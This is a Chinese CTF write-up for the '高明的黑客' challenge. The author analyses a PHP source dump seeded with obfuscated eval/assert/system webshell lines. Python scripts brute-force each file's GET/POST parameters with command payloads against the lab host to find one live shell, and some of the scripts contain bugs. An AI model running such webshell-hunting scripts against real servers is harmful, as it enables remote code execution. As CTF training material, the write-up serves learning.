CTF [强网杯 2019]高明的黑客 writeup

原创

baynk 于 2020-04-07 11:21:59 发布

分类专栏： # BUUCTF Writeup

本文链接：https://blog.csdn.net/u014029795/article/details/105345861

雁过留声，人过留名，此网站已被黑


我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

一来搞下，有点意思，然后直接在`url`后面加上`www.tar.gz`进行下载文件下载，这文件有点大，下载的有点慢，我以为是出错了，又去扫目录。。`wtf`。。不管扫啥都是`200`。。。


ID	链接	响应
1	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/s8qq.txt	200
2	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/新建文本文档.txt	200
3	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/s8log.txt	200
4	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/s8web.rar	200
4	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/s8wwwroot.rar	200
6	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/s.rar	200
7	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/777.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/myserver.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/mdb.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/admin.conf	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/jjjj.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/Cmirserver8.rar	200
7	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/weblogic.xml	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/kxmyqq.txt	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/88.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/images/4612.swf	200
7	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/net.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/manage/webeditor/wtnaadmin_login.asp...	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/yyyy.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/5555.rar	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/testno404page.thtml	200
8	http://9fe6a553-6514-4a67-a092-73bf498275fc.node3.buuoj.cn/jinhuQQ2007.txt	200

不过好在，等扫描完了，文件下好了

不过好在，等扫描完了，文件下好了。



`40M`，真的狠，一打开，我惊了。




`3000`个文件。。命令看起来还没啥规则 。

硬着头皮解压后，随意点开一个文件。

AI0HPcFFZ2o.php

```
1811 $ZMFrTrfpZIn = array();LF
1812 $ZMFrTrfpZIn[]= $gHWyhTBugHC;LF
1813 var_dump($ZMFrTrfpZIn);LF
1814 $Ud51 .= 'LE1GGdX';LF
1815 $xthz3iKDGvZ = array();LF
1816 $xthz3iKDGvZ[]= $VX_Ltok;LF
1817 var_dump($xthz3iKDGvZ);LF
1818 $HrVR7fQ = explode('rFSCBE9MHO', $HrVR7fQ);LF
1819 $zg7YMN = array();LF
1820 $zg7YMN[]= $dy1P63;LF
1821 var_dump($zg7YMN);LF
1822 echo 'End of File';LF
1823
```


`1800`多行。。。丢在本地环境里面去运行下，还尼玛报错了。



Parse error: syntax error, unexpected '?' in **D:\Programs\PHPStudy\WWW\AI0HPcFFZ2o.php** on line **12**

不过换了几个都是`12`或者`13`行有错，看看到底是啥。

```
10 print_r($match);LF
11 if('MdhWORnHO' == 'xQOQRvWQc')LF
12 eval($_POST['MdhWORnHO'] ?? '');LF
13 $DPtf = 'UJq6SX';LF
```


居然是`eval`，不过上面还有一个`if`，明显不相等，这个`shell`不可利用。。。

然后又去靶场环境试了下，有回显了。

Array ( ) string(9) "ymMptMHEd" string(4) "r6_w" gNHsR59NPfVarray(1) { [0]=> string(7) "ELffOdW" } JH2Wd2LNXGmxEqGncpXBpqIBkBERQZy_P6array(1) { [0]=> string(2) "Kq"
Warning: assert(): assert($_GET['CWQUBpirg'] ?? ' '): " " failed in **/var/www/html/CNh6qoLSvsm.php** on line **123**
Array ( ) array(1) { [0]=> string(4) "C6pF" } mLd9kv1IeEstring(8) "XBnI3F0J" byeH4XPf2rrEstring(3) "HOW" string(5) "O6Dwm" string(10) "IUGcYJrcIj" Array ( ) Array ( ) Array ( ) GfI
"dHMi" } array(1) { [0]=> string(5) "A2kRB" } sUzGfZC3PkfVUArray ( ) BBarray(1) { [0]=> string(5) "yzrry" } Array ( ) array(1) { [0]=> string(10) "m2vKDjwq3c" } ZzVC0nLSfupstring
Nsbarray(1) { [0]=> string(7) "vTOeZRq" } string(4) "YHlw" Array ( ) Array ( ) array(1) { [0]=> string(3) "GW3" } ELI7array(1) { [0]=> string(8) "zMj_mb9O" } string(5) "POTZ8" string(
string(4) "waAO" array(1) { [0]=> string(7) "hdpM40g" } Array ( ) Array ( ) array(1) { [0]=> string(4) "Pv3r" } Array ( ) YtjCrcxwc7t_c6zFdArray ( ) string(7) "NKUtQp_" End of File

不过怎么构造都不行，看来是有的`shell`有问题，卧槽， 估计是想让写脚本找一个可以用的`shell`吧。。。

`高明的黑客`，牛逼了，说干就干，先收集有哪些种类的`shell`，之前就已经看到了

- `assert`
- `eval`
- `exec`

然后又找到了`system`，也不知道还有没有其他的，暂时就这四个了。

思路是遍历每个文件，找到`$_GET`或者`$_POST`后的参数，然后提交参数，传入`echo 13579`，如果在回显中能找到`13579`的，大概就能执行的。

```php
<?php
$str = "echo 13579;";
eval($str);
echo "<hr>";
system($str);
echo "<hr>";
exec($str);
echo "<hr>";
assert($str);
?>
```


运行结果为

Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

13579

13579;

Parse error: syntax error, unexpected 'echo' (T_ECHO), expecting ';' in **D:\Programs\PHPStudy\WWW\test.php(9) : assert code** on line **1**

Catchable fatal error: assert(): Failure evaluating code: assert($str):"echo 13579;" in **D:\Programs\PHPStudy\WWW\test.php** on line **9**


除了`assert`有问题以外，其余的都正常了， `exec`默认是没回显的，不管它。也不想写多个`payload`，先这样试试吧，感觉好麻烦阿，我擦。。。。

第一步，读文件数量

```python
import requests
import os
import re

file_path = "C:/Users/TuTuB/Downloads/src/"
phpfiles = os.listdir(file_path)
i = 0
for phpfile in phpfiles:
    print(phpfile)
    i += 1
print(i)
```

这个算是没问题了



第二步，打开文件，搜索关键字，这里得用正则了。

```python
with open(phpFullPath, 'r') as txt:
    shell = txt.read()
    # print(shell)
    # wordList =  re.findall(regGetPost,shell) 拿参数，没去判断get或者post
    wordList = [word[2:-2] for word in re.findall(regGetPost, shell)]  # 优化参数
```


这个也正常拿到了

```
DeMcscsp
YV8nqJDhD
amQ2A0SPU
EMNPxS2A7
riZH5vvoY
ZCBPLk
wWMgYch
Detx3g1SfCf
```


第三步，发送请求，我这里没有使用`get`或者`post`来区分，直接用`post`提交的。

```
    for word in wordList:
        url = www + phpfile + "?" + word + "=" + payload
        data = word + "=" + payload
        html = requests.post(url, headers=header, data=data)
        i += 1
        if "13579" in html.text:
            print(phpfile + " is ok !" + word + " is ok")
            flag = "flag"
            print(i)
            break
        else:
            print(word)
```

最后组合起来，加个多线程，但是一用多线程就这样，其实还是单线程慢慢跑来得好。。。这个有可能会跑不答案，没多线程就太慢了



帖个完整的，后来研究了n个小时的多线程和多进程我发现，我根本用不好这玩意，气死了，还是用单线程吧！！！

而且应该是由于我在选`payload`的时候，没注意去关键字，导致要尝试的次数特别多，应该要结合那几个危险函数来匹配的，这样速度会快很多，暂时先这样吧，回头碰到了再优化


```
import requests
import os
import re
import time


www = "http://025afb55-2fd9-4616-9183-8f399e22727d.node3.buuoj.cn/"
payload = "echo 13579;"
file_path = "D:\\Programs\\PHPStudy\\WWW\\srctest\\"
phpfiles = os.listdir(file_path)
header = {'Content-Type': 'application/x-www-form-urlencoded'}
flag = ""
i = 0
regGetPost = "\(.+\]"

for phpfile in phpfiles:
 try:
     print("\n", phpfile)
     phpFullPath = file_path + phpfile
     with open(phpFullPath, 'r') as txt:
         shell = txt.read()
         wordList = [word[2:-2] for word in re.findall(regGetPost, shell)]
         print(wordList)
         for word in wordList:
             url = www + phpfile + "?" + word + "=" + payload
             data = word + "=" + payload
             html = requests.post(url, headers=header, data=data)
             i += 1
             print('*', end="")
             if "13579" in html.text:
                 print("\n" + phpfile + " is ok !" + word + " is ok，一共跑了" + i +"次")
                 flag = 13579
                 break
    if flag == 13579:
        break
    except Exception as e:
       pass
```

自己的跑了半个小时都没跑出来，卧槽了，运行量也太大了，服了。

不过去看了下其它`writeup`里面的答案，用单个页面测试是没有问题的。




`反向`优化第二版。

```python
import requests
import os
import re

www = "http://025afb55-2fd9-4616-9183-8f399e22727d.node3.buuoj.cn/"
file_path = "D:\\Programs\\PHPStudy\\WWW\\srctest\\"
phpfiles = os.listdir(file_path)
header = {'Content-Type': 'application/x-www-form-urlencoded'}
flag = ""
i = 0
regGetPost = "\w+\(.+\]"

for phpfile in phpfiles:
    print("\n", phpfile)
    phpFullPath = file_path + phpfile
    try:
        with open(phpFullPath, 'r') as txt:
            shell = txt.read()
            wordList = [word for word in re.findall(regGetPost, shell)]
            #print(wordList)
            for word in wordList:
                if "eval" in word:
                    payload = "echo 13579;"
                elif "assert" in word:
                    payload = 'var_dump("echo 13579")'
                else:
                    payload = "echo 13579"
                if "$_GET['" in word :
                    a = word.index("$_GET['")
                    word = word[a+7:-2]
                else:
                    a = word.index("$_POST['")
                    word = word[a+8:-2]
                url = www + phpfile + "?" + word + "=" + payload
                #print(url)
                data = word + "=" + payload
                html = requests.post(url, headers=header, data=data)
                i += 1
                print('*', end="")
                if "13579" in html.text:
                    print("\n" + phpfile + " is ok !" + word + " is ok，一共跑了" + i +"次")
                    flag = 13579
                    break
        if flag == 13579:
            break
    except Exception as e :
        pass
```

除了上述的几个参数以外，这里还找到了第五个参数`preg_replace()`，使用`e`标记



不过看起来，这个虽然能执行命令，但是好像没法利用，然后用自己的简化过的`payload`跑了一遍，好像跑不出正确答案，这个还有参数赋值给变量，然后去执行变量的搞法，那这么玩还是得全匹配阿，这个太难受了吧。。。

最后还是放弃写出个快速的了，其实还有一种方法就是，将源码进行分类，每`100`个文件跑一次，分30个文件跑，同时可以跑`5`个，这样应该可以加快点速度，这题目真是有点恶心我

不过收获还是有一些的，暂时先这样吧，有好的想法的大佬可以帮忙指正一下。